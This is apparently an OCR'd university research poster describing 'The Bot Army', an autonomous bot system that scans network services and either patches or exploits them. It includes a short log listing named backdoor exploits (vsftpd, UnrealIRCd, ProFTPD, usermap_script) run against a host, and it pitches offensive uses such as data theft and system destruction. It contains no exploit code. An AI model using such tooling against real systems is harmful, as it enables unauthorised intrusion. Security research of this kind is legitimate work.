THE BOT ARMY, CYBERSECURITY RESEARCH

ABRAHAM ADBERSTEIN

The University of Texas at San Antonio, San Antonio, TX 78249

ABSTRACT

The Bot Army is a computer program that can be used to discover vulnerabilities and secure computers (servers) in a network, or to recognize, attack and take over the computers of a network. The program consists of virtual bots (robots) that can work autonomously, receive orders, and complete defensive or offensive tasks simultaneously. The Bot Army can be efficient on testing the security of a system or be effective when deploying attacks. Furthermore, The Bot Army offensive strategies could be expanded into more specialized vector attacks, malware injection, data theft or system destruction. Similarly, the Bot Army defensive tactics could be developed into a concentric system of defense for wifi spots, military services, or company networks.

WHY DO WE NEED A BOT ARMY?

Cybersecurity is an everyday topic. Everything we do is connected to computers. Unfortunately, every system we use or depend on is “hackable.”

The process of scanning, recognizing the connections and programs used is essential in order to protect networks and services. It is a tedious task to look for vulnerabilities in every single computer and human administrators cannot frequently check and defend systems.

As well, **espionage**, and counter attacks to the systems, networks, and computers of other nations, **terrorist** organizations, and lone hackers can represent the expenditure of countless resources. However, The Bot Army is a program that creates bots ready to both defend and attack systems.

MISSION

Creation of an army of bots ready to protect our networks and fight against **threats** and “hacker” groups.

NEXT STEPS


Continue developing an **effective** and **efficient** defensive/offensive system for both national and international networks.

WHAT IS A SERVER?

A **server** is a computer or computer program that manages a website, a database, centralized networks, resources, or any other communication system.

WHAT DO BOTS DO?


Bots can **scan** for **services** in a computer. Services are used to communicate with other computers. Bots will analyze the computer, **test** the weaknesses it shows and either patch the vulnerabilities or exploit them.




```
[+] Bot:2
 [*]Status: SLEEPING
 [+] Host assigned:
 [+] Records
    [*]02:16:19 => bot used unreal_ircd_3281_backdoor against host:3
    [*]02:16:27 => bot used vsftpd_234_backdoor against host:3
    [*]02:16:27 => bot used proftpd_133c_backdoor against host:3
    [*]02:16:41 => bot used telnet_encrypt_keyid against host:3
    [*]02:16:48 => bot used java_rmi_server against host:3
    [*]02:16:55 => bot used usermap_script against host:3
```

Bots will make a complete **recognition** of a server’s operative system, version, ports (services’ doors), and will determine the best exploit or fix according to the situation.


Administrators have three terminals to command the bots. The “**log**” window shows all the current events. The “**bot**” window displays all information related to the state and actions of the bots. The “**host**” window shows all the information related to the targets servers. **Commands** are fast and bots can work independently after a mission has ben assigned.



